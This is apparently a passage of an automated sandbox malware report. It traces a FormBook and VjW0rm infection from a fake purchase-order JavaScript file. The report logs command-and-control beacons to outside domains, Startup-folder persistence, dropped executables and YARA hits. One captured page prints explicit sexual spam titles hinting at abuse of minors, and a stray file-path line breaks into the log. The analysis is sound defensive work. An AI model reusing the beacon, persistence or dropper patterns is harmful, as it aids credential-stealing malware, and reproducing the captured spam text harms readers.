May 27, 2022 18:47:57.938369036 CEST	8373	OUT	GET /np8s/?U48h=VAwngi5WtAVjDckXiPDKxPPVGnJBDj1vDFh4gmlmfJouKpIa6u8IzCyY+5EvW03qMChn&m88hS=6ld8i2BhSR2pvHw HTTP/1.1 Host: www.littlebeartreeservices.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
May 27, 2022 18:47:57.972294092 CEST	8374	IN	HTTP/1.1 400 Bad Request Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49869	103.247.11.212	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:48:03.422115088 CEST	8870	OUT	GET /np8s/?U48h=VOk/KoOKPmyFTHQXWsNAO627WiKHMN6hKQrMVwJFQe1euvxAvAuscpxAvLs3P2LowQm4&m88hS=6ld8i2BhSR2pvHw HTTP/1.1 Host: www.sekolahkejepang.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:48:03.898854971 CEST	8956	IN	HTTP/1.1 301 Moved Permanently Date: Fri, 27 May 2022 16:48:03 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Upgrade: h2,h2c Connection: Upgrade, close Location: https://www.sekolahkejepang.com/np8s/?U48h=VOk/KoOKPmyFTHQXWsNAO627WiKHMN6hKQrMVwJFQe1euvxAvAuscpxAvLs3P2LowQm4&m88hS=6ld8i2BhSR2pvHw Vary: Accept-Encoding Content-Length: 0 Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.3	49881	45.39.111.146	80	C:\Windows\explorer.exe


Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:48:09.754117966 CEST	9264	OUT	GET /np8s/?U48h=0fJNa1pbsGGBLLIqJIKrQqKQ2B2XPA1kKZrGWkGMUEET6sTbN1/jKODkGFdHTU1h4cme&m88hS=6ld8i2BhSR2pvHw HTTP/1.1 Host: www.68chengxinle.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 27, 2022 18:48:09.975044012 CEST	9271	IN	HTTP/1.1 200 OK Date: Fri, 27 May 2022 16:48:16 GMT Content-Length: 1929 Content-Type: text/html Server: nginx Data Raw: 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 39 2f 78 68 74 6d 6c 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 73 63 72 69 70 74 3e 64 6f 63 75 6d 65 6e 74 2e 74 69 74 6c 65 3d 27 b2 a9 c2 de c1 b7 b0 c9 d3 b0 ca d3 ce c4 bb af b7 a2 d5 b9 b9 ab cb be 27 3b 3c 2f 73 63 72 69 70 74 3e 0d 0a 3c 74 69 74 6c 65 3e 26 23 34 39 3b 26 23 35 36 3b 26 23 33 31 31 30 35 3b 26 23 32 36 30 38 30 3b 26 23 33 32 37 36 34 3b 26 23 32 30 30 34 34 3b 26 23 32 34 30 33 37 3b 26 23 32 31 34 37 35 3b 26 23 32 30 38 34 30 3b 26 23 32 34 34 32 35 3b 26 23 32 32 38 32 33 3b 26 23 32 30 38 34 30 3b 2c 26 23 32 34 33 37 38 3b 26 23 33 34 38 39 32 3b 26 23 32 35 31 37 30 3b 26 23 32 34 33 32 30 3b 26 23 32 31 34 35 32 3b 26 23 33 33 31 35 31 3b 26 23 33 30 31 32 37 3b 26 23 32 39 33 37 38 3b 26 23 33 36 38 32 37 3b 26 23 32 30 39 38 36 3b 26 23 32 39 32 34 35 3b 26 23 32 39 32 34 35 3b 26 23 32 39 32 34 35 3b 2c 26 23 32 30 38 34 33 3b 26 23 32 35 31 30 36 3b 26 23 32 30 38 34 33 3b 26 23 32 35 31 30 36 3b 26 23 32 36 30 33 32 3b 26 23 32 36 30 33 32 3b 26 23 32 30 38 31 33 3b 26 23 33 36 31 35 33 3b 26 23 31 31 39 3b 26 23 31 31 39 3b 26 23 31 31 39 3b 26 23 33 35 32 37 30 3b 26 23 33 33 32 37 33 3b 26 23 32 34 33 37 38 3b 26 23 33 34 38 39 32 3b 26 23 33 30 37 37 32 3b 26 23 31 39 39 37 37 3b 26 23 32 30 30 31 30 3b 26 23 32 33 35 36 37 3b 26 23 32 32 37 38 38 3b 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 6b 65 79 77 6f 72 64 73 22 20 63 6f 6e 74 65 6e 74 3d 22 26 23 33 38 34 35 31 3b 26 23 32 31 34 38 38 3b 26 23 33 39 30 33 30 3b 26 23 33 30 35 32 38 3b 26 23 32 33 37 33 31 3b 26 23 32 31 30 31 36 3b 26 23 32 36 31 39 35 3b 26 23 33 33 36 37 33 3b 26 23 33 30 33 34 30 3b 26 23 33 32 39 33 33 3b 26 23 33 33 32 31 36 3b 2c 26 23 32 34 33 37 38 3b 26 23 33 34 38 39 32 3b 26 23 32 35 31 37 30 3b 26 23 32 34 33 32 30 3b 26 23 32 31 34 35 32 3b 26 23 33 33 31 35 31 3b 26 23 33 30 31 32 37 3b 26 23 32 39 33 37 38 3b 26 23 33 36 38 32 37 3b 26 23 32 30 39 38 36 3b 26 23 32 39 32 34 35 3b 26 23 32 39 32 34 35 3b 26 23 32 39 32 34 35 3b 2c 26 23 32 30 38 34 33 3b 26 23 32 35 31 30 36 3b 26 23 32 30 38 34 33 3b 26 23 32 35 31 30 36 3b 26 23 32 36 33 36 38 3b 26 23 32 36 30 33 32 3b 26 23 32 30 38 31 33 3b 26 23 33 36 31 35 33 3b 26 23 31 31 39 3b 26 23 31 31 39 3b 26 23 33 35 32 37 30 3b 26 23 33 39 30 35 37 3b 2c 26 23 31 39 39 38 31 3b 26 23 33 39 30 33 38 3b 26 23 33 31 32 35 38 3b 26 23 32 33 32 37 33 3b 26 23 32 34 33 37 38 3b 26 23 33 34 38 39 32 3b 26 23 33 30 37 37 32 3b 26 23 31 39 39 37 37 3b 26 23 32 30 30 31 30 3b 26 23 32 33 35 36 37 3b 26 23 32 32 37 38 38 3b 22 20 2f 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 26 23 32 39 30 38 37 3b 26 23 32 32 39 31 39 3b 26 23 32 30 31 35 34 3b 26 23 32 32 39 37 31 3b 26 23 33 31 39 33 34 3b 26 23 32 31 36 39 37 3b 26 23 31 39 39 36 38 3b 26 23 32 31 33 30 36 3b 26 23 32 30 31 30 38 3b 26 23 32 35 32 37 30 3b 26 23 33 39 30 35 37 3b 2c 26 23 32 34 33 37 38 3b 26 23 33 34 38 39 32 3b 26 23 32 35 31 37 30 3b 26 23 32 34 33 32 30 3b 26 23 32 31 34 35 32 3b 26 23 33 33 31 35 31 3b 26 23 33 30 31 32 37 3b 26 23 32 39 33 37 38 3b 26 23 33 36 38 32 37 3b 26 23 32 30 39 38 36 3b 26 23 32 39 32 34 35 3b 26 23 32 39 32 34 35 3b 26 23 32 39 32 34 35 3b 2c 26 23 32 30 38 34 33 3b 26 23 32 35 31 30 36 3b 26 23 32 30 38 34 33 3b 26 23 32 35 31 30 36 3b 26 23 32 36 33 36 38 3b 26 23 32 36 30 33 32 3b 26 23 32 30 Data Ascii: <html xmlns="http://www.w3.org/1999/xhtml"><head><script>document.title='';</script><title>18禁无翼乌工口全彩大全,强行扒开双腿疯狂进出爽爽爽,八戒八戒最新免费www视频,不顾稚嫩强行破三个小处</title><meta name="keywords" content="阳台顶着岳刘晓莉的肥臀,强行扒开双腿疯狂进出爽爽爽,八戒八戒最新免费www视频,不顾稚嫩强行破三个小处" /><meta name="description" content="熟妇人妻精品一区二区视频,强行扒开双腿疯狂进出爽爽爽,八戒八戒最新&#20

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.3	49888	162.0.230.89	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:48:20.428502083 CEST	9307	OUT	GET /np8s/?U48h=+1vSQSU4VFPBNkL8EMH3DU8MRg7YeuqbcMOylP3M0ivye7s4zRc3erRZEPodkGcNW4yt&m88hS=6ld8i2BhSR2pvHw HTTP/1.1 Host: www.topings33.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 27, 2022 18:48:20.663729906 CEST	9308	IN	HTTP/1.1 404 Not Found Date: Fri, 27 May 2022 16:48:20 GMT Server: Apache/2.4.29 (Ubuntu) Content-Length: 279 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 77 77 77 2e 74 6f 70 69 6e 67 73 33 33 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. <hr><address>Apache/2.4.29 (Ubuntu) Server at www.topings33.com Port 80</address></body></html>

Statistics

Behavior



System Behavior

Analysis Process: wscript.exe PID: **6816**, Parent PID: **3968**

General

Target ID:	0
Start time:	18:45:24
Start date:	27/05/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe "C:\Users\user\Desktop\CIQ-PO116266.js"
Imagebase:	0x7ff66aa30000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true

Copyright Joe Security LLC 2022

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: SUSP_Base64_Encoded_Hex_Encoded_Code, Description: Detects hex encoded code that has been base64 encoded, Source: 00000000.00000003.300627425.00000249697C1000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: SUSP_Base64_Encoded_Hex_Encoded_Code, Description: Detects hex encoded code that has been base64 encoded, Source: 00000000.00000003.292250245.0000024969786000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000003.292250245.0000024969786000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000003.292250245.0000024969786000.00000004.00000020.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000003.292250245.0000024969786000.00000004.00000020.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.308018485.0000024969E00000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.308018485.0000024969E00000.00000004.00000020.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.308018485.0000024969E00000.00000004.00000020.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: SUSP_Base64_Encoded_Hex_Encoded_Code, Description: Detects hex encoded code that has been base64 encoded, Source: 00000000.00000003.281730307.00000249697F5000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: SUSP_Base64_Encoded_Hex_Encoded_Code, Description: Detects hex encoded code that has been base64 encoded, Source: 00000000.00000003.297218621.00000249697DE000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000003.299860714.0000024969403000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000003.299860714.0000024969403000.00000004.00000020.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000003.299860714.0000024969403000.00000004.00000020.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000003.300915140.0000024969403000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000003.300915140.0000024969403000.00000004.00000020.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000003.300915140.0000024969403000.00000004.00000020.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: SUSP_Base64_Encoded_Hex_Encoded_Code, Description: Detects hex encoded code that has been base64 encoded, Source: 00000000.00000003.300820496.00000249697DC000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: SUSP_Base64_Encoded_Hex_Encoded_Code, Description: Detects hex encoded code that has been base64 encoded, Source: 00000000.00000003.281350445.0000024969781000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000003.300404894.0000024969403000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000003.300404894.0000024969403000.00000004.00000020.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000003.300404894.0000024969403000.00000004.00000020.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: SUSP_Base64_Encoded_Hex_Encoded_Code, Description: Detects hex encoded code that has been base64 encoded, Source: 00000000.00000003.296801406.0000024969781000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.302134868.0000024969403000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.302134868.0000024969403000.00000004.00000020.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.302134868.0000024969403000.00000004.00000020.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: SUSP_Base64_Encoded_Hex_Encoded_Code, Description: Detects hex encoded code that has been base64 encoded, Source: 00000000.00000002.303697866.0000024969781000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000003.292414870.0000024969A7A000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000003.292414870.0000024969A7A000.00000004.00000020.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000003.292414870.0000024969A7A000.00000004.00000020.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000003.295432260.00000249697F5000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000003.295432260.00000249697F5000.00000004.00000020.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000003.295432260.00000249697F5000.00000004.00000020.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000003.300557956.0000024969403000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000003.300557956.0000024969403000.00000004.00000020.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000003.300557956.0000024969403000.00000004.00000020.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: SUSP_Base64_Encoded_Hex_Encoded_Code, Description: Detects hex encoded code that has been base64 encoded, Source: 00000000.00000003.280807014.0000024969781000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth
Reputation:	high

File Activities

Analysis Process: wscript.exe PID: **6964**, Parent PID: **6816**

General

Target ID:	1
Start time:	18:45:30
Start date:	27/05/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe" //B "C:\Users\user\AppData\Roaming\ORYNeBzyRj.js
Imagebase:	0x7ff66aa30000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000001.00000002.830575316.000001922C81F000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000001.00000002.830179135.000001922AD6D000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\ORYNeBzyRj.js	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	7FFC664E700A	CopyFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\ORYNeBzyRj.js	0	8757	76 6f 69 64 20 28 21 41 72 72 61 79 2e 70 72 6f 74 6f 74 79 70 65 2e 66 6f 72 45 61 63 68 20 3f 20 41 72 72 61 79 2e 70 72 6f 74 6f 74 79 70 65 2e 66 6f 72 45 61 63 68 20 3d 20 66 75 6e 63 74 69 6f 6e 20 28 63 61 6c 6c 62 61 63 6b 2c 20 74 68 69 73 41 72 67 29 20 7b 0a 20 20 20 20 74 68 69 73 41 72 67 20 3d 20 74 68 69 73 41 72 67 3b 0a 20 20 20 20 66 6f 72 20 28 76 61 72 20 69 20 3d 20 30 3b 20 69 20 3c 20 74 68 69 73 2e 6c 65 6e 67 74 68 3b 20 69 2b 2b 29 20 7b 0a 20 20 20 20 20 20 20 20 63 61 6c 6c 62 61 63 6b 2e 63 61 6c 6c 28 74 68 69 73 41 72 67 2c 20 74 68 69 73 5b 69 5d 2c 20 69 2c 20 74 68 69 73 29 3b 0a 20 20 20 20 7d 0a 7d 20 3a 20 30 2c 20 21 41 72 72 61 79 2e 70 72 6f 74 6f 74 79 70 65 2e 6d 61 70 20 3f 20 41 72 72 61 79 2e 70 72 6f 74 6f 74	void (!Array.prototype.forEach ? Array.prototype.forEach = function (callback, thisArg) { thisArg = thisArg; for (var i = 0; i < this.length; i++) { callback.call(thisArg, this[i], i, this); }} : 0, !Array.prototype.map ? Array.protot	success or wait	1	7FFC664E700A	CopyFileW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: bin.exe PID: 7024, Parent PID: 6816

General

Target ID:	2
Start time:	18:45:32
Start date:	27/05/2022
Path:	C:\Users\user\AppData\Local\Temp\bin.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Local\Temp\bin.exe"
Imagebase:	0x13a0000
File size:	175616 bytes
MD5 hash:	FF568D4337CE1566C4140FA2FEDF8DB8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.401722166.00000000014D0000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.401722166.00000000014D0000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.401722166.00000000014D0000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000000.291613938.00000000013A1000.00000020.00000001.01000000.00000005.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000000.291613938.00000000013A1000.00000020.00000001.01000000.00000005.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000000.291613938.00000000013A1000.00000020.00000001.01000000.00000005.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.401531356.00000000013A1000.00000020.00000001.01000000.00000005.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.401531356.00000000013A1000.00000020.00000001.01000000.00000005.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.401531356.00000000013A1000.00000020.00000001.01000000.00000005.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.401874829.0000000001840000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.401874829.0000000001840000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.401874829.0000000001840000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: C:\Users\user\AppData\Local\Temp\bin.exe, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: C:\Users\user\AppData\Local\Temp\bin.exe, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: C:\Users\user\AppData\Local\Temp\bin.exe, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 49%, Metadefender, Browse • Detection: 100%, ReversingLabs
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	13BA417	NtReadFile

Analysis Process: explorer.exe PID: 3968, Parent PID: 7024

General

Target ID:	4
Start time:	18:45:37
Start date:	27/05/2022
Path:	C:\Windows\explorer.exe

Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6b8cf0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000000.372823411.0000000005604000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000000.372823411.0000000005604000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000000.372823411.0000000005604000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000000.344226970.0000000005604000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000000.344226970.0000000005604000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000000.344226970.0000000005604000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Lipg	read data or list directory | synchronize	device | compressed	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	EB55A72	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\Lipg\msdxp.exe	read data or list directory | write data or add file | append data or add subdirectory or create pipe instance | read ea | write ea | read attributes | write attributes | read control | synchronize	device | compressed	synchronous io non alert | non directory file	success or wait	1	EB5CF9F	NtCreateFile

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Lipg\msdxp.exe	success or wait	1	EB5CEC8	NtDeleteFile

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Lipg\msdxp.exe	0	175616	4d 5a 45 52 fd 00 00 00 00 58 fd fd 09 fd 03 fd 3c fd 00 03 fd fd fd 28 03 08 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 1d 76 fd 26 59 17 fd 75 59 17 fd 75 59 17 fd 75 42 fd 6d 75 17 17 fd 75 42 fd 58 75 5a 17 fd 75 42 fd 5b 75 58 17 fd 75 52 69 63 68 59 17 fd 75 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 01 00 24 fd 18 3f 00 00 00 00 00 00 00 00 fd 00 02 01 0b 01 0a 00 00 fd 02 00 00 00 00 00 00 00 00 00 00 fd fd 01 00 00 10 00 00 00 00 fd 02 00 00 00 40 00 00 10 00 00 00 02 00 00 05 00 01 00 00 00 00	MZERX<(!L!This program cannot be run in DOS mode.$v&YuYuYuBm uuBXuZuB[uXuRichYuP EL$?@	success or wait	1	EB5D284	NtWriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: wscript.exe PID: **6388**, Parent PID: **3968**

General

Target ID:	10
Start time:	18:45:45
Start date:	27/05/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WScript.exe" "C:\Users\user\AppData\Roaming\ORYNeBzyRj.js"
Imagebase:	0x7ff66aa30000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
